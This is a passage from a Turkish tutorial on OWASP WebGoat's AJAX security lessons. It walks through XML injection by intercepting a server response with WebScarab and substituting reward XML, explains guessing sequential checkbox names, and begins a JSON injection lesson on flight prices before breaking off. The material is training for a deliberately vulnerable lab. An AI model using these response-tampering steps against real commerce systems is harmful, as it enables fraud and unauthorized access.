ile mesela doğru lisans anahtarı girildiğinde if, yanlış lisans anahtarı girildiğinde else koşulunun çalıştırılıp ekrana ilgili içeriğin yansıtıldığı bir erişim kontrolü oluşturulabilir. Eğer böyle yapılmazsa ve bu derste olduğu gibi erişim geçidi bir butonu tıklanamaz hale sokarak kapatılırsa bu tam anlamıyla bir akıl tutulması olur. Çünkü daha önceden de söylediğimiz gibi istemci taraflı filtrelemeler, kontroller istenildiği takdirde kolayca atlatılabilir. Tıklanamaz bir butonu biz bu derste WebScarab sayesinde tıklanabilir yaptık. Eğer sunucuda az önce bahsedilen if-else koşulları ile içerik sunma kontrolü yoksa butonu tıklanabilir yaparak erişim geçidinden kolaylıkla geçebilir ve erişememiz gereken bilgilere erişebiliriz. Sonuç olarak istemci taraflı kontroller masum kullanıcılar için yönlendirme amaçlı kullanılmalıyken sunucu taraflı kontroller ise kötü niyetli kullanıcıları engellemek için kullanılmalıdır. Yani her iki kontrol de gereklidir. Biri olmazsa denge bozulur.

DERS 15 - AJAX SECURİTY > XML INJECTİON

AJAX Security ünitesinin dördüncü dersi olan *XML Injection(Extensible Markup Language Enjeksiyonu)* dersinde Ajax'ın sunucu ile alışverişinde kullanılan XML içeriğine enjeksiyon yapılarak sistemin bize sunduğu ödülden daha fazlasını alma teşebbüsünde bulunmuş olacağız.

Dersin Hedefi

WebGoat-Miles firması ders ekranında size mevcut tüm ödül mil'lerini göstermektedir. Account(Hesap) ID'nizi girdiniz mi ders ekranı aşağı tarafta size bakiyenizi ve alabileceğiniz ürünleri gösterecektir. Hedefiniz görmeye izinli olduğunuz ödüller kümesine daha fazla ödül eklemeyi denemektir ve böylelikle daha fazla ödül alabilmektir. Account ID'niz 836239'dur.

Açıklamalar

Bu ders size nasıl XML Enjeksiyon saldırısı yapılırı öğretmektedir. AJAX uygulamaları sunucu ile veri değiştokuşu yapmak için XML kullanırlar. AJAX iletişimi sırasında bu XML'in önü kötü niyetli bir saldırgan tarafından kolaylıkla kesilebilir ve XML verisi değiştirilebilir. Daha önceki derslerimizde AJAX'dan bahsetmiştik(bkz. Ders 11). Bu derste ise XML'den bahsedilecektir.

XML, bir veri tanımlama ve taşıma dilidir. Açılımı Extensible Markup Language'tir. Aşağıda bir xml örneği görmektesiniz:

```
1  <note>
2  <to>Hasan</to>
3  <from>Enes</from>
4  <heading>Yarınki Buluşma Hakkında</heading>
5  <body>Yarınki buluşmayı ertelesek olur mu?</body>
6  </note>
```


Yukarıda gördüğünüz üzere bir mail'i xml olarak ifade etmiş olduk. Böylece bu veriyi gerektiği durumda sunucudan düzenli bir şekilde çekebiliriz. Fakat şunu da hemen belirtmiş olalım: XML bir veritabanı değildir. XML'i anlamak için sanırım HTML'le farkına değinmekte fayda var. Bilirsiniz, HTML'de biz öntanımlı tag'lar kullanırız. Mesela ya da <body></body> gibi. XML'de ise öntanımlı bir tag yoktur. Tag'ları kendimiz oluştururuz. XML'e bu yüzden Extensible denmiştir. Yukarıdaki XML kodunu .xml uzantılı bir dosyaya kaydedip tarayıcıda görüntülemeye çalıştığınızda html bilen sizler için pek de ummadığınız bir görüntü çıkacaktır. Sadece verilerin sıralanışını göreceksiniz. XML'i HTML gibi düşünmeyiniz. HTML veriyi **gösterim** için tasarlanmış bir dilken XML ise veriyi **tanımlamak ve taşımak** için tasarlanmış bir dildir. XML küçük ebatlı verilerin AJAX yoluyla taşınmasında kullanılır. Mesela eğer html dökümanınızda dinamik veri gösterme ihtiyacı duyuyorsanız bunun için html dökümanınızı her defasında düzenlemeniz çok büyük bir iş yüküdür. Halbuki XML ile veri xml sayfalarında ayrı bir şekilde depolanabilir ve bu şekilde siz HTML sayfanızı değiştirmeden

birkaç javascript kodu ile html sayfanızı güncelleyebilirsiniz.

Reel dünyada bilgisayar sistemleri ve veritabanları birbirleri ile uyumsuz formatlarda veriler içermektedir. XML verisi ise bunların aksine düz bir metin belgesinde verileri depolamaktadır. İşte bu yüzden xml verileri yazılımsal olarak ve donanımsal olarak bağımsız bir veri depolama yöntemi sunar. XML, farklı uygulamalar tarafından paylaşılan veriyi oluşturma konusunda kolaylık sunar.

Dersin Çözümü

AJAX uygulamasının çalışma işleyişini anlamak için önce WebScarab'ınızdaki Intercept sekmesine tıklayın ve gelen ekrandaki *Intercept Request* ve *Intercept Response* tick'lerini işaretleyin.



Ardından account ID'niz olan 836239 numarasını ders ekranındaki metin kutusuna girin. Kaynak koddan da görebileceğiniz üzere metin kutusuna girilen her bir karakter sonrası getRewards() fonksiyonu tetiklenmektedir. Çünkü metin kutusuna aşağıda paylaştığım kaynak koddan da görebileceğiniz üzere onkeyup="getRewards();" eklenmiştir.


```
1   <input id="accountID" onkeyup="getRewards();" value="" name="accountID"
    type="TEXT">
```

getRewards() fonksiyonu ise yine kaynak koddan görebileceğiniz üzere bir AJAX bağlantısı kurmaktadır ve sunucudan gelen xml verisine göre ekrana ödülleri sıralamaktadır. Merak edenler için kodu aşağıda paylaşıyorum:


```
1   function getRewards() {
2       var accountIDField = document.getElementById('accountID');
3
4       if (accountIDField.value.length < 6 ) {
5           return;
6       }
7
8       var url = 'attack?Screen=59&menu=400&from=ajax&accountID=' +
    encodeURIComponent(accountIDField.value);
9
10      if (typeof XMLHttpRequest != 'undefined') {
11          req = new XMLHttpRequest();
12      }
13      else if (window.ActiveXObject) {
14          req = new ActiveXObject('Microsoft.XMLHTTP');
15      }
16      req.open('GET', url, true);
17      req.onreadystatechange = callback;
18      req.send(null);
    }
19
20  function callback() {
21      if (req.readyState == 4) {
22          if (req.status == 200) {
23              var rewards = req.responseXML.getElementsByTagName('reward');
24              var rewardsDiv = document.getElementById('rewardsDiv');
25
26              rewardsDiv.innerHTML = '';
```

```
27              var strHTML='';
28              strHTML = '<tr><td> </td><td><b>Rewards</b></td></tr>';
29
30              for(var i=0; i< rewards.length; i++){
31                  strHTML = strHTML + '<tr><td><input name="check' + (i+1001)
+'" type="checkbox"></td><td>';
32                  strHTML = strHTML + rewards[i].firstChild.nodeValue +
'</td></tr>';
33              }
34
35              strHTML = '<table>' + strHTML + '</table>';
36              strHTML = 'Your account balance is now 100 points<br><br>' +
37  strHTML;
38              rewardsDiv.innerHTML = strHTML;
39          }
40      }
41  }
```

Account ID'nizi girdikten sonra AJAX ile sunucu bağlantı talebi için bir WebScarab popup'ı ekrana gelecektir. Bu popup penceresinde görebileceğiniz üzere girdiğiniz account ID GET talebinin url'sinin sonuna eklenmiştir.




Bu popup için Accept Changes diyerek talebin sunucuya gitmesine izin verin. Ardından sunucudan AJAX bağlantısı için yanıt gelecektir ve bu yine ekrana popup penceresi şeklinde yansıyacaktır. Bu yansıyan yeni popup penceresindeki Raw sekmesine tıklayın. Böylece sunucudan gelen yanıtın içinde ne var görmüş olursunuz:




Sarı ile işaretlenmiş bölge sunucuya giden bizim account ID'mize karşılık sunucunun bize gönderdiği xml verisini temsil etmektedir. Şimdi bu sarı ile vurgulanmış bölgedeki xml verisini

silin ve yerine şunları yapıştırın:

```
<root>
<reward>WebGoat t-shirt 20 Pts</reward>
<reward>WebGoat Secure Kettle 50 Pts</reward>
<reward>WebGoat Mug 30 Pts</reward>
<reward>WebGoat Core Duo Laptop 2000 Pts</reward>
<reward>WebGoat Hawaii Cruise 3000 Pts</reward>
</root>
```




Sonra popup penceresindeki değişiklikleri onaylayan Accept Changes butonuna tıklayın. Böylelikle ders ekranına normalde size gösterilmemesi gereken ödüllerin de gösterildiğini göreceksiniz. Yeni eklediğiniz ödüllere tick işareti aşağıdaki gibi koyunuz:




Ardından submit butonuna tıklamadan önce bizi gereksiz yere rahatsız etmemesi için WebScarab'a koyduğunuz iki tick'i de kaldırın ve sonra ders ekranındaki *submit* butonuna tıklayarak dersi tamamlayın.

Sonuç

Bu dersteki güvenlik açığı önceki derslerde de olduğu gibi kısıtlamanın sadece istemci tarafında yer almasıdır. Bu derste sıralanan ödüllere xml enjeksiyonu yaparak arttırdık ve bu ödüllere submit butonu ile sahip olabildik, çünkü senaryo gereği sunucu tarafında bizim gibi bazı ödüllere izinli olmayanlar için bir if, else-if koşulu(önlemi) konmamış. Burada aklınıza şöyle bir soru gelebilir: Peki olmayan ödülleri nereden biliyoruz ki ekleyebiliyoruz? Sorunun cevabı **Dersin Hedefi** başlığında yazılı metnin altı çizili olan sözcük öbeğinde yatmakta. Ders ekranı zaten sisteme kayıtlı tüm ödülleri bize ekranda sunmuş.



Bize verilen bu bilgiden çıkarımla biz de xml enjeksiyonu yaparak yeni ödüllere sahip olmuş olduk. Tabi burada bir nüans farkı vardır. Belki ders ekranına sunulan tüm ödüllerin isimleri ile bu ödülleri ifade eden sistemdeki veriler aynı string'le ifade edilmemiş olabilir. Bu durumda kötü niyetlinin yapabileceği işlem deneme ve yanılma yapmaktır. Bu ders ekranında ödüllerin isimleri ile sistemde kayıtlı oldukları hallerinin ilişkisini şu şekilde tespit edebiliriz: Bir ödülün checkbox'ına sağ tıklayın ve Öğeyi Denetle(Inspect Element) deyin. Aşağı açılan panelden html nesnesinin name attribute'undaki değerine bakın.



Bu işlemi sırasıyla tüm checkbox'lara uyguladığınızda göreceksiniz ki ödülleri ifade eden sisteme kayıtlı değişkenlerin isimlendirilmesinde lineer bir artış vardır: "checkbox1001", "checkbox1002", "checkbox1003". Buradan hareketle kötü niyetli kişi bir diğer ödülün "checkbox1004" olacağını kolaylıkla tahmin edebilir. Veyahut "checkbox1000"i deneyebilir. Gördüğünüz üzere böylelikle istemci taraflı bir erişim kısıtlaması engelini aşarak ödüllere sahip olmuş olduk.

DERS 16 - AJAX SECURİTY > JSON INJECTİON

AJAX Security ünitesinin beşinci dersi olan *JSON Injection(JavaScript Object Notation Enjeksiyonu)* dersinde bir önceki derslerle aynı mantıkda kod enjeksiyonu yapılacaktır. Böylelikle ucuza uçak bileti almış olacağız.

Dersin Hedefi


Boston'dan Seattle'a seyahet edecek bir müşterisiniz. Bi' kez havalimanının 3 karakterli kodunu metin kutularına girdiniz mi AJAX talebi bilet ücretini sorgulamak için çalıştırılacaktır(Boston'ın kodu BOS, Seattle'ınki ise SEA'dır). Fark edeceksiniz ki biri aktarmasız yani pahalı olan, diğeri aktarmalı yani ucuz olan mevcut iki uçuş seçeneği vardır. Hedefiniz pahalı olan uçuş biletini daha ucuza almaktır.

Açıklamalar


Javascript Object Notation(JSON) basit, ama verimli bir hafifsıklet veri değiştokuş formatıdır. JSON yaygın bir şekilde AJAX içerisinde kullanılmaktadır. JSON metni tıpkı XML metni gibi herhangi bir programlama dili tarafından veri formatında okunabilir, parse edilebilir(ayrıştırılabilir) ve kullanılabilir. JSON, XML'in alternatifidir. JSON ile XML'in farkı JSON'ın XML'den daha hızlı ve kolay oluşudur. Bu yüzden XML'e göre JSON, programcılar tarafından daha fazla rağbet görmektedir. JSON ile XML'in en büyük farkı şudur: XML, bir XML parser tarafından ayrıştırılabiliyorken JSON standard bir javascript fonksiyonu ile ayrıştırılabilmektedir. Bunların yanısıra olumsuz bir ortak yönlerinden bahsedecek olursak XML gibi JSON da enjeksiyon saldırılarına karşı meyillidir. Kötü niyetli bir saldırgan sunucudan gelen yanıtın önünü keserek enjeksiyon saldırısı yapabilir, yani yanıtın içeriğine bazı değerler girebilir ve işleyişi kendi menfaatine göre değiştirebilir. Bu derste bu kötü niyetli kişinin rolünü similasyonun senaryosu gereği biz alıyoruz ve pratikte sunucudan gelen yanıtın önünü kesip kod enjekte ederek saldırıda bulunuyoruz.

Dersin Çözümü


Önceki derslerde olduğu gibi yine sunucudan gelen yanıtın önünü kesip yanıtı manipule etmeniz gerekmektedir. Öncelikle WebScarab'ın Intercep sekmesine tıklayın ve Intercept Response kutucuğuna tick işareti koyun.



